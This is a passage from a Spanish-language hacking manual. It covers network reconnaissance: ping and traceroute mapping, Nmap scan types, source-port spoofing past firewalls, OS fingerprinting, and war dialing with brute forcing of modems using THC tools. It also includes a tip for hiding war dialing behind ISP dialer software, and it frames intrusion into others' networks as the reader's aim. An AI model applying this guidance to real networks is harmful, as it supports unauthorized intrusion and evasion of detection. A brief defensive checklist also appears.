Es hora de descubrir cómo es la red de nuestra víctima. El hacker utiliza herramientas de escaneo, como las que vimos en Vulnerabilidades I y II, para probar la red y descubrir, en primer lugar, como esta montada (topologías, sistemas de cortafuegos e IDS, servidores y estaciones de trabajo - incluyendo alrededor de sus sistemas operativos) y hacer un mapa lo más detallado posible de lo que, para él, todavía son "aguas desconocidas".
Vamos a empezar con un diagrama simple:




En nuestro diagrama, el hacker no conoce los ordenadores de nuestra red. A lo largo de este capítulo, ha medida que se van identificando las diferentes maquinas de nuestra red, las estaciones son cada vez más nítidas. Posteriormente, el equipo "invadido" estará representado por el icono de "enfermo".
Tenga en cuenta que hay un filtro de paquetes y un proxy, a través de un servidor de seguridad. Esta configuración crea la llamada zona desmilitarizada o DMZ. En ella, los servidores con acceso público autorizados (Web, FTP, SMTP ...) son "protegidos" por el filtro de paquetes que bloquea (o debería bloquear) las comunicaciones desde el exterior que no están destinadas a servicios específicos de los servidores. Incluso las conexiones a los servidores deben ser bloqueadas: una conexión en el puerto 80 (HTTP) solo será permitida si su destino es realmente el servidor Web y no el de SMTP. Las conexiones


desde el exterior hacia la red interna, ni en bromas.
El proxy, que se encuentra en la frontera entre la red interna y la zona desmilitarizada, aporta una capa adicional de seguridad y evita que las estaciones del interior puedan conectarse a Internet. En su caso, se conectan al proxy y él (sólo él) "habla" con Internet. Con este truco, para los que miran desde el exterior, la red interna, esta compuesta única y exclusivamente por el proxy. El propio proxy puede ser hackeado y eludir las restricciones, pero eso es tema para más adelante.

- Barre, barre, la escoba

Todo el mundo recuerda el **Nmap y Nessus**. Son muy buenos. Prácticamente todo lo que necesitamos para descubrir cosas en las redes de los demás se puede lograr con estas dos herramientas. Pero, para fines didácticos, vamos a utilizar dos de las herramientas más básicas y presentes en todos los sistemas operativos que tienen algún tipo de soporte para TCP/IP. Esas herramientas son **ping** y **traceroute** (tracert en Windows).
“Ping” es un pequeño programa que hace una sola cosa en la vida: enviar una solicitud de eco ICMP (ver Redes II) para comprobar si una determinada IP existe o si la máquina que tiene esa IP está en línea. Así podemos probar toda la gama de direcciones IP asignadas a la empresa u organización, para saber cuáles de estas direcciones IP representan máquinas conectadas directamente a Internet.




Una vez con la lista de IPs "vivos" en la mano, el hacker hace un dibujo como este:
Cada círculo representa una de las direcciones IP. Volviendo a nuestro diagrama de redes, la visión que el atacante tiene que nuestras máquinas es la siguiente:




Ahora, **traceroute/tracert** se utiliza en cada uno de los IPs descritos. La sintaxis es muy simple: *traceroute -n IP.QUE.QUEREMOS.VERIFICAR*. La salida de un traceroute es similar a lo siguiente:

```
1  192.168.1.162  0.524 ms  0.235 ms  0.204 ms
2  200.204.171.155  1.084 ms  1.040 ms  1.028 ms
3  200.204.174.122  11.322 ms  18.636 ms  272.474 ms
4  200.207.199.121  602.530 ms  513.476 ms  524.081 ms
5  200.205.255.219  559.810 ms  531.438 ms  610.651 ms
6  200.205.255.212  817.968 ms  596.748 ms  576.567 ms
7  200.205.254.134  527.308 ms  523.359 ms  548.114 ms
... (continua)
```

El parámetro “-n” es sólo para evitar que traceroute busque los nombres DNS de las direcciones IP mostradas. Los hackers deben actuar con diligencia para grabar (o grabar e imprimir) todas las salidas *traceroute* para todas las IPs que se encontraron con *ping*. Si intentas seguir esa lista hacia atrás, te darás cuenta de que muchas de las máquinas están vinculadas. En nuestro ejemplo, vemos que la salida de traceroute del host 200.xxx.10.10 nos dice que la máquina anterior es 200.xxx.10.1. Entonces, esto significa que las máquinas están conectadas! En nuestro diagrama:




Cruzando los datos de todos los traceroutes, el hacker tiene la siguiente visión:



- Argh! Pero requiere mucho trabajo!

¿Demasiado duro? Vaya papeleta! Sin embargo, hay algunas herramientas que resuelven la papeleta por ti. Uno es el “LAN Surveyor”, de la empresa LAN software (www.neon.com/Tutoriales/LStourMAP.html). Pero en cualquier situación, la mejor herramienta (sólo disponible para Unix) es el “Cheops” (www.marko.net/cheops). Además de tener una interfaz bonita y funcional, “Cheops” hace el trabajo sucio por ti. Esta captura de pantalla (tomada del sitio web oficial) es mejor que cualquier ejemplo que podamos presentar:



Como puede ver, el Cheops automatiza los procedimientos con “ping” y “traceroute” (que deben estar presentes en el sistema) y ademas utiliza la técnica de *finger printing* (se vera más adelante) para adivinar el sistema operativo en cada nodo.

Buscando puertos abiertos

En los dos capítulos de vulnerabilidades, vimos algunas herramientas para comprobar si había servicios "escuchando" en los puertos TCP o UDP. En aquel momento, vimos el escaneo de puertos como un proceso aislado. Ahora que sabemos dónde encaja en el desarrollo de nuestras búsquedas, le podemos prestar más atención.
Aunque hay cientos de escaneres de puertos, sin duda el **Nmap** es el que tiene una mejor relación precio/calidad: es gratis, tiene un buen conjunto de test y está en continuo desarrollo.
Para conocer las opciones de “Nmap”, consulte la página de manual (man nmap) o la Ayuda en la versión de Windows. Las versiones con interfaces (Windows y Unix) tienen, en el panel de control, teclas para casi todas las pruebas y una barra de estado en la que se muestra como sería la línea de comandos. No entraremos en detalles aquí del uso de Nmap. En su lugar, hablemos de las diferentes formas de "torcer" el protocolo de enlace TCP.
El comando “nmap” ejecutado sin argumentos realiza una conexión completa en el puerto


de prueba, lo que significa que se respeta todo el protocolo de enlace TCP. Obviamente, este análisis es muy ruidoso y fácilmente detectable.

- Elección de los puertos de origen

Algunas redes permiten que ciertos puertos de origen puedan hacer conexiones fuera de Internet. Como vimos en “Redes II”, los filtros de paquetes que funcionan como firewalls borran las conexiones venidas de Internet basándose en reglas. Entre las normas más comunes y formuladas, esta la que borra todos los puertos no privilegiados (es decir, superiores a 1023) desde el exterior hacia el interior de la red. Con eso, el administrador cree que esta protegiendo su red frente a conexiones originadas en las máquinas de los hackers.

Puede creerlo, pero cree mal! Nada impide a los hackers manipular los puertos de origen de sus paquetes TCP y UDP enviarlos al firewall de la víctima, haciéndole creer que son respuestas válidas a solicitudes desde dentro de la red.

El ejemplo clásico es el puerto 80. Si el *black hat* combina el uso de, 80 como su puerto de origen (los escaneres de puertos dignos de ese nombre lo permiten) con el flag ACK activado, el incauto firewall cree que esto es un paquete válido y lo dejar pasar.



Otros puertos que pueden ser de interés: 20 (respuesta FTP), 21 (Solicitud de FTP), 25 (respuesta SMTP), 53 UDP y 53 TCP (solicitud de DNS y respuesta), 666/667 TCP y UDP (respuesta del servidor Doom y Quake – seguro que, su administrador dejo estas abiertas para jugar de noche). Recuerda: estamos hablando de puertos de origen. Los puertos de destino serán escaneados. Tal vez un estudio de la RFC1700 (www.ietf.org/rfc.hyml) sea revelador.

Para saber qué puertos del firewall están dejado pasar, ademas de estas obvios, podemos utilizar los patrones de *fingerprinting* (explicado más adelante), en combinación con técnicas de “ping” y “traceroute”, para averiguar las reglas del cortafuegos. Hay muchos programas para hacer esto, pero uno es digno de mención. Existe solamente para Unix y se llama “Firewalk” (www.packetfactory.net/firewalk/). tiene un manual que, si bien no es grande, al menos es bastante completo. Con el “Firewalk”, es muy fácil determinar los puertos abiertos de un de filtro de paquetes funcionando como firewall, y después, ejecutar escaneos de puertos dirigidos a las máquinas internas a través de estos puertos no filtrados.

- Barrer bajo la alfombra

Hay varias maneras de utilizar analizadores de puertos para comprobar las puertas abiertas. Ya conocemos el *handshake* completo y la conexión ACK (visto en Redes II). A continuación se muestra una lista completa de las posibilidades de uso de los flags de TCP, y, por añadidura, un escaneo UDP:

Conexión TCP Scan: exploración que se detecta fácilmente, realiza los tres handshake base (SYN, SYN/ACK y ACK). El sistema realmente completa la conexión entre el servicio que está siendo escaneado y el escáner - y para eso, toda la información sobre el cliente de la aplicación (el escáner) se pasa al servidor (el servicio).

TCP SYN Scan: Conocido como half-open scanning, debido a la total conexión TCP durante la operación. De esta forma, impide que el registro de operaciones se quede en el sistema. Normalmente, el programa envía un paquete SYN al puerto de destino. Si usted recibe un SYN/ACK del objetivo, el programa deduce que el puerto está en modo de escucha, si recibe un RST/ACK, significa que el puerto no está activo en ese momento.

UDP Scan: Este es uno de los escaneos más lentos e inexactos, pues depende de factores de utilización de la red y de recursos del sistema. El escáner envía un paquete UDP al puerto de destino: si la respuesta es “ICMP port unreachable”, el puerto esta cerrado, de lo contrario el escáner deduce que el puerto está abierto.

TCP Null Scan: En este caso, el escáner apaga todos los flags y espera del objetivo un RST, que identifica el puerto como cerrado. Si no hay respuesta, el puerto puede estar abierto (pero no es seguro).

TCP FIN Scan: El escáner envía paquetes FIN al puerto de destino y espera de nuevo un RST, identificando los puertos cerrados. Si no hay respuesta, el puerto puede estar abierto (de nuevo, sin ninguna garantía).

TCP Xmas Scan: El escáner envía paquetes FIN, URG y PSH al puerto de destino y espera el regreso de un RTS para las puertas cerradas. Ninguna respuesta indica una posible puerta abierta.

- La huella digital en la Web

Identificar el sistema operativo que se ejecuta en el nodo especificado es esencial para explotar las vulnerabilidades que puedan estar presentes. La técnica utilizada para determinar el sistema operativo del host se llama *fingerprinting* (o la recogida de huellas dactilares).

Se pueden enviar, de forma secuencial, todas las pruebas para TCP y UDP descritas, a los puertos de un nodo. Dependiendo de cómo responda, es posible saber qué sistema operativo se está ejecutando en ese host.

“Nmap” y “Cheops” lo hacen muy bien. Puedes buscar la documentación de ambos para saber cómo usarlos y cómo interpretar los resultados. Para obtener más información acerca de como funciona el *fingerprinting*,busque por “determinación de OS por finger printing” o “tcp udp finger printing” en su motor de búsqueda favorito.

- ¿Hay más?

Existen varias técnicas de análisis de puertos. La lista de todas no sería posible en un libro de 350 páginas como éste. Pero mas abajo damos la lista de algunas, cuya descripción se puede encontrar fácilmente en Internet.

- FTP Bounce: utiliza una característica antigua de los servidores FTP, que es la capacidad de utilizar un servidor FTP como intermediario con el fin de enviar un archivo a un tercer equipo. ¿Cómo es posible controlar en que puerto se realizara la conexión?, se puede, manualmente, escaneando todos los puertos de la tercera máquina (la víctima) hasta obtener la conexión. En la víctima, se registrará la dirección IP del servidor FTP y no la del hacker. También se llama “FTP forwarding”.

- Fallos de las RCP: ya hablamos de *Remote Procedure Calls* en Redes I. Todos los sistemas operativos tienen alguna aplicación de los servicios de RPC, y casi todos tienen alguna que responde incorrectamente a una conexión, revelando que acepta la conexión (aunque no necesariamente sean vulnerables). Puedes buscar “RPC Scan” y “RPC Exploit.”

Buscando lagunas

Ya hemos hablado acerca de los agujeros de seguridad en los dos capítulos sobre las vulnerabilidades. Lo qué hace un escáner de vulnerabilidades, por lo general, es probar cada uno de los servicios ofrecidos de acuerdo a unas normas preestablecidas. Si el sistema responde también de conformidad con normas pertenecientes a versiones con fallos reconocidos, el escáner da informe de "fallo" y por lo tanto, posiblemente, vulnerable. Todos los *fingerprints* (tanto de solicitud como de respuesta) se almacenan en una base de datos cuya actualización es constante y continua.
Habíamos preparado para esta sección, un texto muy largo, informativo y fácil de digerir sobre diferentes escaneres de vulnerabilidades. Pero viendo todo, pensamos, "estamos negando al lector la oportunidad de aprender."
De hecho, si le diéramos el pez, le estaríamos condenando a ser un *script kiddie* el resto de su vida. Si le enseñamos a pescar, sin embargo, no tendría la oportunidad de pensar, razonar y ver cómo funcionan las cosas. Así que en lugar de darle un pez o enseñarle a pescar, hemos decidido solo enseñarle el lago. Las cañas de pescar están ahí. Ponga a trabajar la cabeza, las manos en la masa, y aprender un poco solo!
Las direcciones de las dos "cañas de pescar" más famosas se encuentran abajo. Estúdielas a fondo, lea todos sus documentos y busque más información en Internet. En caso de duda, pregunte! Existen muchos grupos de discusión sobre redes con personas dispuestas a ayudar - puede encontrar la dirección de algunos, en los capítulos de Redes. Si usted busca bien, verá que puede leer y aprender mucho, antes de meter los dedos en el teclado para escavar en los agujeros de alguien (sin juego de palabras, por favor!).

- Nessus: www.nessus.org
- Gherkin: www.altmode.com/gherkin/

Además, la búsqueda en Internet le mostrará varias herramientas (libres o no) de escaneres de vulnerabilidad. Puedes encontrar cosas como COPS, SAINT, SARA NetSaint, VLAD, NetSonar ... Juega un poco con las dos primeras propuestas. Después de cansarte de ellos, descarga (o compra, en su caso) los otros y diviértete un poco más. La piratería consiste en esto: aprender haciendo. ¡Piensa!

Defensa y contraataque

Para defenderte de los hackers (o kiddies) que exploran la red todo el tiempo, debes obedecer algunas reglas básicas:

- Actualización del sistema!. Sistemas obsoletos son las principales fuentes de problemas, no sólo en seguridad, sino también en estabilidad. Su proveedor de tecnología por lo general ofrece actualizaciones gratuitas cuando el fallo es de ellos. No las dejes pasar!

- Haz un escaneo contra ti mismo. No esperes a que un hacker descubra que utilizas un IIS vulnerable, un fallo de Unicode o un Sendmail con el conocido Sendmail Bug. O peor aún, que tu firewall sea un queso suizo. Los escaneres están ahí para ayudarte. Úsalos!

- Apaga los servicios innecesarios. Si configuras un servidor Web, que sirve sólo para eso, ¿para que quieres un SMTP escuchando en el puerto 25, un POP en el puerto 110 y una X en 6000?. Permite ejecutar sólo lo que se utiliza realmente. No sólo para dejar menos puertas abiertas que el hacker pueda usar, también porque te olvidarás de tener que aplicar los parches de seguridad.

- Compruebe el firewall. Si sus escaneos permiten el paso, el firewall necesita una revisión. Considere cambiar el filtro de paquetes común, por uno orientado a estados y mejore las ACL del proxy en el interior de la DMZ. Realmente, ¿tienes DMZ, o no?

- Instala sistemas de detección de intrusos o IDS. Es importante instalar uno de estos para asegurarse de que tus registros se conservarán y cualquier invasión se rastreara fácilmente.

Contraatacar en estos casos, aunque es posible (un kiddie serían ruidoso en los registros, e incluso los hackers experimentados cometen resbalones) no estaría justificado. En este punto, aunque peligrosamente al borde, el hacker no ha traspasado la barrera de la legalidad. Revise siempre sus registros y use posibles ataques y escaneos como advertencias para actualizar sus sistemas.

Ataque, defensa y contraataque

Invasión

Capitulo - 13

Abordar los buques mercantes
invadir, saquear, tomar lo que es
nuestro !...!
Preparar nuestra invasión
Y hacer justicia con las propias manos.
RPM, "Radio Pirata"
Del álbum “Revoluciones por minuto”.1985

"¿Por qué entró el perro en la iglesia"? Ante esta pregunta con trampa, la mayoría de la gente, después de "pensar" un poco, dispara las respuestas más absurdas e incongruentes que el ser humano puede ser capaz de concebir. "Porque lo llamo el cura." "Porque los ángeles le llevan a la plenitud espiritual." "Porque escuchó la llamada de Ala para destruir el templo de los infieles idólatras." "Porque él quería." "Por qué sí". "Porque había mercado y olía a salchichas." "Porque estaba en el regazo de la dama." "Ah, va a probar, hermano!" Pero la respuesta correcta es la más sencilla y más lógica de todas. El perro entró en el edificio porque la puerta estaba abierta.
A partir de este punto sobrepasamos los límites. La ley brasileña no reconoce el acceso a los sistemas que están abiertos a Internet como una invasión, tal como entrar en un centro comercial no es una invasión: las puertas están abiertas para ello.
Según la ley de EE.UU., sin embargo, este tipo de invasión (de los sistemas y centros comerciales) es considerado invasión de la propiedad. Si usted no es bienvenido en un sistema puede ser procesado por entrar. Si no es bienvenido en un centro comercial, también puede serlo!. Por lo menos hay un caso, divulgado por la prensa de un ciudadano de los EE.UU. procesado por invasión de propiedad por estar en el área pública de un centro comercial. Me explico: el estaba con una camiseta pacifista (la frase exacta era "Give Peace A Chance" de John Lennon) y la seguridad del centro comercial le pidió que se quitase la camiseta o saliese del edificio. Como se negó a ambos, fue arrestado y procesado. Home of the free...
Atención, por lo tanto, cuando los sistemas a invadir estén geográficamente instalados allí o las empresas pertenezcan a ese país. Usted será procesado por las leyes de allí, y es probable que sea extraditado. Hacking = Terrorismo = Cadena perpetua …
Ya estas avisado, ¿vale?

La invasión en etapas

Así como hemos dividido nuestro ataque en seis etapas diferentes, de cuatro pasos - la invasión - se pueden dividir en dos etapas.

El primer paso es *el acceso a un host de red*. Como vimos en los capítulos de redes, las redes internas de las empresas no suelen utilizar los números de IP enrutables a través de Internet. Así que primero tenemos que invadir un equipo limítrofe que tenga dos interfaces de red y, por tanto, sirva a ambas. Por lo general, es el propio firewall, o un proxy, pero es posible, que errores de configuración o descuido puedan dejar otros sistemas abiertos.
Para el primer paso, se pueden emplear un número limitado de técnicas. Entre ellas, la demanda de los módems de aceptar conexiones externas (war dialing) y la exploración de los fallos específicos a través de *exploits*. Tenga en cuenta que no se dirigen a ningún sistema en particular. Los hackers pueden apuntar sus miras tanto a servidores como a estaciones de trabajo y hasta componentes de bastidor, tales como routers y similares!

El segundo paso es más trabajoso que difícil. Una vez conseguido el acceso a la red interna, se pasa a la invasión sistemática de los equipos dentro de la red. Este paso consiste en romper contraseñas y acceder a áreas restringidas, incluso para los que están

dentro. Nosotros decimos que es trabajoso porque, una vez dentro, cada uno de los sistemas autónomos a disposición de los usuarios internos exige toda esa metodología que hemos visto: planificación, observación, seguimiento, invasión, mantenimiento y evasión. Y no se olvide: microataques varios 1-2-1-3-1-4-1-5-1-6-1 ... Siempre corrija y ajuste sus planes! Las cosas cambian, cambian los datos, los administradores y usted siempre dispondrá de nueva información. Si quieres el éxito, a organizarse!
Y si usted es un Lammer, no tiene nada que hacer aquí, ya que no te importa aprender nada. Vete a jugar con los exploits publicados y permite a los profesionales trabajar!


War Dialing + Fuerza bruta

Redes configuradas correctamente, permiten el acceso únicamente a puntos muy específicos y controladísimos, por lo general una única conexión a Internet. Las grandes empresas tienen varios enlaces, pero todos ellos son (o deberían ser) controlados y supervisados de forma rigurosa. Sin embargo, algunos empleados "inteligentes" intentan eludir el acceso lento o los controles a sitios no autorizados, con acceso telefónico o ADSL, conectado directamente sus estaciones. Estos empleados no son conscientes del peligro real que representa esta práctica, las conexiones están completamente desprotegidas y una vez con acceso a estas conexiones, el atacante ya está dentro de la red, y puede quemar las diversas etapas de su invasión.
En otras ocasiones, la propia empresa necesita proporcionar acceso telefónico a sus empleados viajeros o a las personas que trabajan desde casa. Para ello, tienen una batería de de modems y docenas de números de teléfono disponibles para las llamadas entrantes y las conexiones. Un plato servido para los hackers!.
Sí, si, no iba a dejar de comentar que el término *War Dialing* fue acuñado en la película Juegos de Guerra en el año 1983 en la que Matthew Broderick marcaba todos los números que podía a través de módems libres. Pero es probable que ya lo sepa. Si no, vaya a su videoclub y pregunte por la película “Juegos de Guerra”. Si no es una película excelente, al menos las referencias tecnológicas son correctas - en, por supuesto, los límites de la precisión de Hollywood.

- Conozca sus armas

War dialing es la guerra. Si usted es un soldado va a la guerra y no toma su espada, esta apañado! Las herramientas utilizadas por los *war dialers* son llamados, por lo general ... “war dialers”. Una búsqueda en Google traería varios sitios con estas herramientas, la mayoría gratuitas, de código abierto y libres.
Recomendamos especialmente, entre ellas, el “THC Scan” (www.thc.org). Es la herramienta N º 1 de los war dialers. Fue desarrollada para DOS, pero puede ser utilizada en Unix con emuladores como *dosemu*.
Si quieres echar un vistazo a cómo empezaron las cosas, busca por “Demon Dialer” o por “ToneLoc”. Son herramientas similares a los que los *phreakers* utilizaban en la época de la película de Broderick, incluida su propia “make-up” de la escena.
Para Unix, además de THC + Dosemu algunos nativos como “WARD”, o joyas como “Jericó” y “ShockDial” ambos disponibles en www.securityfocus.com/tools/category/26.

Hay también muchos *war dialers* comerciales, diseñados para permitir a las empresas probar sus instalaciones en busca de módems perdidos. Uno de los más completos es el "Phone Sweep" (www.sandstorm.net). Más allá de la excelencia del software, la compañía promete suscripción de consultoría y de apoyo (con una cuota mensual).



Una lista de equipos vulnerables conocidos y detectables por "Phone Sweep" se puede encontrar en www.sandstorm.net/products/phonesweep/sysids.shtml. Otra opción es "TeleSweep" de Securelogic. Más información telesweepsecure.Securelogix.com.
Nuestra recomendación: Descargar, instalar y jugar con, al menos, las herramientas gratuitas que figuran en esta lista. Usted encontrará que en esta época de ADSL y cable módem, todavía hay muchos módems de acceso telefónico para recibir llamadas, sobre todo en negocios.
Otro consejo: Puede utilizar los marcadores de los ISP como *war dialers* improvisados! La mayoría de ellos tienen un archivo externo con una lista de números de teléfono para la conexión. Sólo tiene que sustituir la lista por una especialmente creada, y consigue un war dialer instantáneamente, incluso con rellamada automática y escaneo de todos los números de la lista. Descargue los marcadores de todos los proveedores que usted recuerde y verifiquelo. Este truco es muy útil cuando se utiliza un computadora como marcador y no quiere levantar sospechas con programas especializados. Un escaneo de THC levantaría sospechas en el ordenador de su tío, pero los marcadores de iG (o Terra, iBest, UOL o AOL ...) pasan desapercibidos, especialmente si su tío es abonado de estos proveedores.

- Ah, la fuerza bruta es tan hermosa.

Seguro, que encontró números teléfono que tienen módems para contestar las llamadas entrantes. Pero ahora, ¿qué hacer con ellos? Ahora entra en juego otro tipo de *war dialer*, en vez de volver a escanear los números de módems, hace numerosos intentos para

acceder a un mismo número.
Si en otros tipos de control de acceso por login y contraseña, puedes encontrar otros medios de entrada al *promt* que no son por fuerza bruta, la cosa es diferente con los módems. No tienes ningún otro tipo de información que el *promt* del sistema operativo pidiendo un usuario válido. Su única salida es utilizar la fuerza bruta para tratar de entrar. Por supuesto, usando sus listas de palabras (que vimos en los capítulos sobre la vulnerabilidad), saber el nombre de un usuario ayuda mucho aquí. Atención Lammers! Usar la inyección de SQL en módems es la muestra de estupidez más grande que podríais hacer. No hacéis ningún daño, pero muestra claramente que no sabéis nada de nada, … Iros a jugar con el coche o la muñeca!
Si ha utilizado el “THC Scan”, un buen compañero para el es el “THC Login Hacker”. Descarguelo y vea lo fácil que es entrar, cuando se encuentra un módem "comprensivo". En la página web oficial hay varios programas, exploits y bruto-forzadores para muchos protocolos, incluyendo SMB, HTTP, FTP y proxy. www.thc.org/releases.php
Por cierto, el “THC” es un acrónimo de *“The Hackers Choice’* ... A pesar de la arrogancia y la vanidad del título otorgado, las herramientas son en realidad muy buenas. En el sitio encontramos muchos documentos técnicos sobre la invasión y seguridad que valen la pena leer.

Comprensión de desbordamiento de pila (buffer overflow)

